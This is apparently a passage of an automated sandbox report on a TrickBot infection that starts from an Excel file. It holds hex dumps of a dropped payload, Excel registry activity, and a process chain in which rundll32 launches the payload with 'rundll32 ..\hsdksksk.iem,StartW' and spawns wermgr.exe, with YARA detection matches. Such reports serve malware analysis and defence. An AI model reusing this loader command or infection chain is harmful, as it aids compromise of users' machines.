C:\Users\user\Desktop\B4FE0000	unknown	8088	5a a6 a9 d0 c7 30 85 d1 03 07 ce 25 86 50 69 32 d7 4e 4c de 41 87 90 89 d8 33 11 f2 50 18 74 bc 03 d3 79 4a a3 64 4a db f9 0f bb 5a ce 94 85 5b ae 62 b6 f0 3f 56 1f 35 4f 1e 48 79 84 ed 72 6e 6f 36 45 0b a5 16 dc c9 a5 54 d2 ed 3c f1 31 c8 93 c9 e5 4a 1b cb 97 8a bc 3e c4 98 a5 f3 28 b1 e2 c9 ee ba a1 c5 99 51 c6 5e ea 54 a0 8b 8e 6b 77 3c 52 b2 73 0a 82 77 21 44 b2 36 cd 1e d0 b0 1b 05 ef bb e3 d6 62 30 1a b6 a2 45 d4 6f 8d 87 c1 a8 15 84 e3 f7 e3 41 10 8d a3 f9 e2 14 d0 0f 52 8b bd 51 9f 0f 28 6c 51 e7 3e 46 d1 d3 c8 06 fe f7 aa c8 8e 1e 22 cb 27 b9 74 c2 82 92 79 cc 46 95 8a 3e 94 88 d9 2e 74 ea db 8e 4b 55 b5 8f 0c 41 e0 35 86 c0 98 46 83 60 90 d4 3c 48 6c 57 91 31 91 70 ba 23 6c 96 f8 1f 39 b0 ca a4 cf 27 60 4c e4 ee 33 fe c9 94 41 e4 13 25 0b 06 5b	Z....0.....%.Pi2.NL.A....3..P .t...yJ.dJ....Z...[.b..? V.5O.Hy..rno6E.....T.. <.1....J.....>.... (.....Q.^T...kw<R.s.w !D.6.....b0...E.o..... .A.....R..Q..(IQ>F..... ..!'.t...y.F..>....t...KU...A .5...F.`.<HIW.1.p.#!...9....' `L..3...A..%..[	success or wait	1	7FEEAA29AC0	unknown
C:\Users\user\Desktop\B4FE0000	unknown	16384	69 88 66 c9 f0 63 74 74 8c 7b bb d7 87 cd 12 c6 d2 cb 2f 28 c2 3a c8 d7 d7 44 a0 16 e2 52 eb 9f ef 80 4e 9e 23 f4 d9 d7 db 3b 3e 39 81 82 04 9f 86 2a 4a 4b 8b 17 20 a8 6e 8f 36 b5 b9 7e d3 bb ef 9e 44 80 90 8d 2b 5d 41 2e 97 4c 08 9f f1 21 5a e9 87 f0 1c 8e 2c 29 07 9d 82 e7 90 3c 21 c2 97 c1 43 1e 4c 1d 18 c4 49 20 91 86 14 5a af 87 f8 dd 92 e3 2e 07 d1 39 79 22 41 b1 5a 87 5e 5e 89 30 56 da 78 cb df af ac 86 58 ee 6a 75 1a e6 e4 e6 e0 87 21 65 95 5c 1d 52 c1 7b 7a fa 5e 74 77 e3 42 22 82 5b 5c 54 48 1e ab b5 50 c3 0a 93 61 ef 09 9d 63 b1 20 eb 50 1e 10 47 5c 84 c1 a9 7f e2 d0 4b be a9 8f 73 e8 af 2c 72 44 dc a0 10 39 57 ce 40 e4 74 0b 76 42 e1 b8 8c 96 ec 9f e8 41 77 77 0f 41 7d a9 28 c7 62 9c 4d d7 29 1b e0 37 73 5b 1c 19 c0 ff bb 63 e7 8e fa fa 7a 6d	i.f..ctt.{...../(.....D...RN.#.....;>9.....*JK.. n.6. .-.....D...+]A..L...!Z.....),..... <!...C.L...! ...Z.....9 y"A.Z.^0V.x.....X.ju.....!e . \.R.{z.^tw.B".[TH...P...a... c. .P..G\.....K...s.,rD...9W . @.tvB.....Awww.A). (.b.M.).7s[.....c....zm	success or wait	1	7FEEAA29AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\hsdksksk.iem	unknown	55920	fd 23 b4 94 18 ea 8d 91 06 cf 4a e6 f0 82 14 42 54 87 55 c3 f8 d2 ac 0d ef cb 28 22 e0 8a ca c2 b9 ec 7d c9 49 24 74 74 b4 78 20 82 1c 26 36 99 8f a1 b0 f7 9f 62 ab 49 78 80 1f 9b e8 0b 37 e7 13 f8 a0 81 e8 2d 13 45 9e 18 a1 70 be 4d 43 ac c8 5a ce 37 87 12 1f 10 97 61 b3 51 32 a7 f5 a9 b5 ac 1d 5c 48 c1 69 75 2e ad fb 28 b2 0d e3 79 9f 66 cb 67 06 60 a4 66 97 ad 46 0e a5 4d 5c fa 3e 35 1b c4 8b 04 82 6c ee 06 b8 54 bd af 5f f7 18 15 4d b5 f8 c2 72 21 e3 bd 22 f7 4d 42 c4 5c 16 d1 49 32 ac f2 f2 26 62 be ce 6e 8b ce b6 88 73 24 be db 87 7d e7 be 51 9f bc 73 c9 88 f5 0c 47 6f 56 b1 c0 69 50 f6 b3 f1 1d 74 48 22 7b 06 53 59 74 f8 b8 25 dd 8a 2e 8a f1 a9 45 5d dc 70 1f a7 93 93 da e4 12 ea 19 ad 4f b4 8f 0b 27 18 3c 34 f1 7a ef fa 30 ec 9b c8 46 c8 a1 1d 22	.#.....J....BT.U.....(".. ...}.I\$ttx...&6.....b.lx... ..7.....-E...p.MC..Z.7....a .Q2.....\H.iu...(...y.f.g.`f ..F..M\>5.....l...T..._M... r!..".MB.\.l2...&b..n....s\$. .}.Q..s....GoV..iP....tH" {.SY t.%......E].p.....O...'. <4.z..0...F..."	success or wait	1	13FF0828C	URLDownloadToFileA

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\5888626B.emf	0	1108	pending	1	7FEEAA29AC0	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\5888626B.emf	0	1108	pending	1	7FEEAA29AC0	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\5888626B.emf	unknown	8192	success or wait	1	7FEEAA29AC0	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\5888626B.emf	unknown	8192	end of file	1	7FEEAA29AC0	unknown
C:\Users\user\Desktop\B4FE0000	unknown	16384	success or wait	1	7FEEAA29AC0	unknown
C:\Users\user\Desktop\B4FE0000	unknown	16384	success or wait	1	7FEEAA29AC0	unknown
C:\Users\user\Desktop\B4FE0000	unknown	16384	success or wait	1	7FEEAA29AC0	unknown

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\Offline\Options	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency	success or wait	3	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery	success or wait	3	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EF325	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EF48C	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EF557	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\StartupItems	success or wait	1	7FEEAA29AC0	unknown

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Place MRU	Max Display	dword	25	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Max Display	dword	25	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 1	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\0887538035.xlsx	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 2	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\8416751812.xlsx	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 3	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\3580751004.xlsx	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 4	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\5367203117.xlsx	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 5	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\3764832265.xlsx	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 6	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\3013890265.xlsx	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 7	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\0615447233.xlsx	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 8	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\4144085054.xlsx	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 9	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\2109793820.xlsx	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 10	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\1417002460.xlsx	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 11	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\1387277564.xlsx	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 12	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\9281004682.xlsx	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 13	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\1169381505.xlsx	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 14	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\9801086636.xlsx	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 15	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\7838756049.xlsx	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 16	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\8416181845.xlsx	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 17	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\2874006916.xlsx	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 18	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\9369051781.xlsx	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 19	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\7606393495.xlsx	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 20	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\4458179343.xlsx	success or wait	1	7FEEAA29AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 2	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\8416751812.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 3	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\3580751004.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 4	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\5367203117.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 5	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\3764832265.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 6	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\3013890265.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 7	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\0615447233.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 8	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\4144085054.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 9	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\2109793820.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 10	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\1417002460.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 11	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\1387277564.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 12	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\9281004682.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 13	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\1169381505.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 14	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\9801086636.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 15	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\7838756049.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 16	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\8416181845.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 17	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\2874006916.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 18	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\9369051781.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 19	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\7606393495.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 20	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\4458179343.xlsx	success or wait	2	7FEEAA29AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109E60090400100000000F01FEC\Usage	ProductNonBootFilesIntl_1033	dword	1387003905	success or wait	1	7FEEAA29AC0	unknown

Key Value Modified

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109E60090400100000000F01FEC\Usage	ProductNonBootFilesIntl_1033	dword	1387003905	1387003906	success or wait	1	7FEEAA29AC0	unknown

Analysis Process: rundll32.exe PID: 2392 Parent PID: 2532

General

Start time:	19:00:50
Start date:	12/05/2021
Path:	C:\Windows\System32\rundll32.exe
Wow64 process (32bit):	false
Commandline:	rundll32 ..\hsdksksk.iem,StartW
Imagebase:	0xffa90000
File size:	45568 bytes
MD5 hash:	DD81D91FF3B0763C392422865C9AC12E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\hsdksksk.iem	unknown	64	success or wait	1	FFA927D0	ReadFile
C:\Users\user\hsdksksk.iem	unknown	264	success or wait	1	FFA9281C	ReadFile

Analysis Process: rundll32.exe PID: 2352 Parent PID: 2392

General

Start time:	19:00:50
Start date:	12/05/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	rundll32 ..\hsdksksk.iem,StartW
Imagebase:	0xe50000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_TrickBot_4, Description: Yara detected Trickbot, Source: 00000004.00000002.2111681270.00000000002E4000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_TrickBot_4, Description: Yara detected Trickbot, Source: 00000004.00000002.2111716192.0000000000361000.00000020.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_TrickBot_4, Description: Yara detected Trickbot, Source: 00000004.00000002.2111647319.0000000000190000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_TrickBot_4, Description: Yara detected Trickbot, Source: 00000004.00000002.2111737895.00000000003A0000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	high

Analysis Process: wermgr.exe PID: 2796 Parent PID: 2352

General	
Start time:	19:00:52
Start date:	12/05/2021
Path:	C:\Windows\System32\wermgr.exe
Wow64 process (32bit):	
Commandline:	C:\Windows\system32\wermgr.exe
Imagebase:	
File size:	50688 bytes
MD5 hash:	41DF7355A5A907E2C1D7804EC028965D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Disassembly

Code Analysis